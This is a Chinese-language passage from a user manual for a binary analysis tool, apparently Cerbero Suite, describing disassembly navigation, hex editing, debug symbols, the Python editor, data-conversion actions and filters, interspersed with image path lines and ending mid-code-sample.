
要导航到字符串，请使用上下文菜单中的'Go To...' → 'String' 操作，或按 Ctrl+5 快捷键。此操作会打开一个对话框，允许您选择要导航的字符串。



提供的字符串列表仅包含代码分析过程中识别的基本英文字符串。要进行更全面的字符串检测，请使用 'Find Strings' 操作。

4.17.9.7 标签


要导航到标签，请使用上下文菜单中的'Go To...' → 'Label' 操作，或按 Ctrl+6 快捷键。此操作会打开一个对话框，允许您选择要导航的标签。



与函数列表不同，标签列表包括未与函数关联的条目。

4.17.9.8 模块


要导航到模块，请使用上下文菜单中的'Go To...' → 'Module' 操作，或按 Ctrl+7 快捷键。此操作会打开一个对话框，允许您选择要导航的模块。



此对话框还允许您启动特定模块的代码分析。此功能在内存转储的上下文中特别有用，因为模块不会自动分析。此外，对话框还提供了 加载调试符号 的选项。

4.17.9.9 内存区域


要导航到内存区域，请使用上下文菜单中的'Go To...' → 'Region' 操作，或按 Ctrl+8 快捷键。此操作会打开一个对话框，允许您选择要导航的内存区域。



4.17.9.10 交叉引用


当某个位置被代码中多个点引用时，可以选择上下文菜单中的'Go To...' → 'Go to XRef Origin' 或按 Ctrl+X 快捷键查看引用来源。此操作会打开一个对话框，允许您选择要导

航的交叉引用。



4.17.10 编辑字节


您可以通过上下文菜单中的'Edit Bytes' 操作或按 E 键在反汇编中编辑字节。



更改反汇编中的字节不会影响原始文件。要编辑原始文件中的字节，您可以选择 'Open in Hex Editor' 从上下文菜单中进行操作。


4.17.11 内存视图

要打开显示当前反汇编地址空间的十六进制视图，请从上下文菜单中选择'Open Memory View'，或按 Ctrl+Shift+M 快捷键。




4.17.12 加载调试符号

调试符号可以通过 模块列表对话框 加载，也可以通过上下文菜单中的'Load Debug Symbols...' 操作或使用 Ctrl+D 快捷键加载。




调试符号可以从磁盘加载，或对于公共 PDB，可以从互联网上下载。

加载调试符号时，您可以选择是否从调试符号中导入 结构。如果选择导入结构，可以决定是将其导入到项目头文件还是本地 Carbon 反汇编项目头文件。建议避免选择项目头文件以导入结构，以防止冲突。



4.17.13 切换到 HEX 编辑器


要编辑原始文件中的字节，您可以从上下文菜单中选择'Open in Hex Editor'。



此操作会提示您选择磁盘上的原始文件，并在反汇编中光标所在的位置在 hex 编辑器中打开它。然后，您可以使用 hex 编辑器修改原始文件。


4.17.14 设置

您可以通过上下文菜单中的'Settings' 选项修改反汇编视图的偏好设置。




4.17.15 主题

Carbon 反汇编视图可以选择使用与应用程序其余部分不同的 主题。您可以从上下文菜单中选择主题。




4.18 文件信息视图

文件信息视图显示有关特定文件系统对象（如文件或目录）的详细信息。这些视图还提供数据的 hex 和文本预览，并支持加密 hash 的计算。




当您将鼠标悬停在加密 hash 上时，会显示该 hash 的人性化版本以便于比较。




此外，文件信息视图还可以通过安装的包扩展功能。

4.18.1 文件对话框

文件信息视图的一个实用功能是它们在文件对话框中的可访问性。在打开文件或目录时，可以通过选择'Info' 按钮查看详细信息。




此按钮切换文件对话框中的文件信息视图显示。




4.19 文件系统视图

文件系统视图通过经典的文件管理器界面使您能够浏览文件系统，并结合文件信息视图以提供所选文件和目录的详细信息。



4.19.1 添加子对象


在分析视图中，您可以使用文件系统视图将子对象添加到层次结构。为此，请选择一个文件，然后从上下文菜单中选择'Add Child Object'，或按 Ctrl+E 快捷键。



或者，也可以通过上下文菜单添加根对象。

4.20 媒体视图


媒体视图用于在分析视图中显示媒体元素，例如预览图像。这些视图通过提醒用户有关使用第三方库渲染媒体的风险，确保外部媒体元素的安全显示。




您可以从 应用程序设置 中修改媒体视图的安全设置。

4.21 PYTHON 编辑器

Python 编辑器是支持此功能的工作区的重要组成部分，能够通过自定义脚本增强图形分析。




您可以通过菜单中的”Open New Python Editor” 选项或使用 Ctrl+Alt+P 快捷键打开一个新的 Python 编辑器。




通过编辑器的工具栏，您可以从 Cerbero Suite 的内部缓存或磁盘加载脚本，将它们保存到当前或其他磁盘位置，删除它们，并使用 Ctrl+E 快捷键运行它们。

要将脚本保存到内部缓存，只需在工具栏中编辑其名称，然后选择保存或运行。


从内部缓存加载脚本时，会出现一个对话框，预览缓存脚本的内容。此对话框包括一个文本过滤器，以帮助您快速定位所需脚本。



编辑器支持自动完成功能，可使用 Ctrl+Space 快捷键激活。




此外，编辑器在输入函数参数时提供工具提示。




4.22 操作

操作是 Cerbero Suite 中简单直接的扩展，以其多功能性和实用性为特征。它们具有上下文敏感性，可根据当前视图和选定对象的格式提供适用的操作。这种适应性允许执行多种操作，从转换数据和文本等基本任务，到更复杂的功能，例如在二进制数据中查找字符串和计算熵以评估数据的随机性。此外，操作还支持启动特定工具，包括去混淆器、解包器、仿真器和调试器。




可以通过主菜单执行操作，或通过快捷键（Ctrl+R）打开操作对话框。




您可以通过切换操作名称旁边的星形图标来选择您喜欢的操作。将操作标记为收藏会

将其置于各种视图中的操作菜单和上下文菜单的顶层。



操作对话框还提供了一个 Python 编辑器，允许即时创建简单操作。




虽然不可能在此详述所有可用操作，因为它们会根据安装的包而有所不同，但概述一些最基本的操作仍然是有益的。

4.22.1 转换操作


转换操作旨在将数据转换为文本或将文本转换为数据，是最常用的功能之一。

例如，在分析可疑文件时，您可能会发现一个 base64 编码的字符串。遇到 base64 字符串是恶意软件或其他恶意文件调查中的典型情况，因为攻击者通常会对有害数据进行编码以绕过检测机制。



使用适当的转换操作，您可以解码 base64 字符串，原始数据会立即在新的十六进制视图中显示。

或者，如果需要将原始数据转换为文本，可以使用’Bytes to Text’ 操作选择特定编码。此操作根据所选编码方案解码数据，并在新文本视图中显示结果文本。




4.22.2 数据操作


数据操作主要在十六进制视图中执行，但其中一些也可以在其他上下文中使用，例如 Carbon 反汇编视图中。

4.22.2.1 字符串


’Find Strings’ 操作可在十六进制视图和 Carbon 反汇编视图中激活。



该操作会显示一个对话框，让您指定要查找的字符串类型。这包括编码、语言、最小长度以及零终止选项的选择。




搜索过程不仅快速且动态，在搜索过程中实时填充和更新结果。




在结果中选择特定字符串将方便地导航到该字符串在操作启动的视图中的对应位置。

4.22.2.2 熵

'Entropy' 操作计算十六进制视图中所选数据的随机性。如果未选择任何数据，则评估十六进制视图中可用的全部内容。




该操作显示了熵的图形表示，允许您通过点击感兴趣的区域来导航十六进制视图。




4.22.3 文本操作

文本操作在文本视图的上下文中运行，提供基本文本操作的简便功能，包括将文本转换为大写或小写，反转字符，以及修剪空白。




4.22.4 特定格式操作


某些操作仅在特定文件格式的上下文中可用。



例如，在分析 PE（Portable Executable）文件时，有一个地址转换操作，允许在 VA（虚拟地址）、RVA（相对虚拟地址）和偏移之间进行转换。此操作还可以直接导航到转换后的位置。




类似地，对于所有可执行文件格式（如 PE、ELF 和 Mach-O 文件），都有一个操作可以显示其布局范围。此操作有助于了解文件中各种数据类型的位置，从而更清晰地了解其结构。



4.23 过滤器


过滤器是 Cerbero Suite 引入的众多创新功能之一，是一种极其强大的工具，旨在将输入数据转换为所需的输出。过滤器被设计得非常快速，能够处理任何大小的数据。

过滤器视图可以通过十六进制视图和 Carbon 反汇编视图的上下文菜单打开，或使用 Ctrl+T 快捷键。此外，在 添加子对象 时，过滤器视图可用于在加载子对象之前对其进行转换。




过滤器按类别组织，能够以多种方式转换数据，包括执行算术和逻辑运算、替换、转换、哈希、压缩、解压缩、加密、解密等。

过滤器可以有参数，允许进行自定义操作。例如，您可以选择使用特定值对输入数据进行 XOR 运算。




要计算输出数据，请选择’Preview’ 按钮。


过滤器可以叠加，即重新应用相同的 XOR 到数据将恢复原始输入数据。



如果在过滤器视图中的任何十六进制视图中选择数据并添加过滤器，则您将有选项修剪其余数据。此功能使您可以仅对特定范围应用过滤器，允许您丢弃选择左侧、右侧或两侧的数据。或者，您可以选择仅对所选范围应用过滤器，同时保留周围数据。



过滤器还可以导入和导出，便于共享和重用自定义过滤器配置。




过滤器以单行 XML 字符串形式导入和导出，简化了将其导出以在 Python 代码中使用的过程。

```
from Pro.Core import *

c = NTContainer()
c.setData(b"Hello, world!")
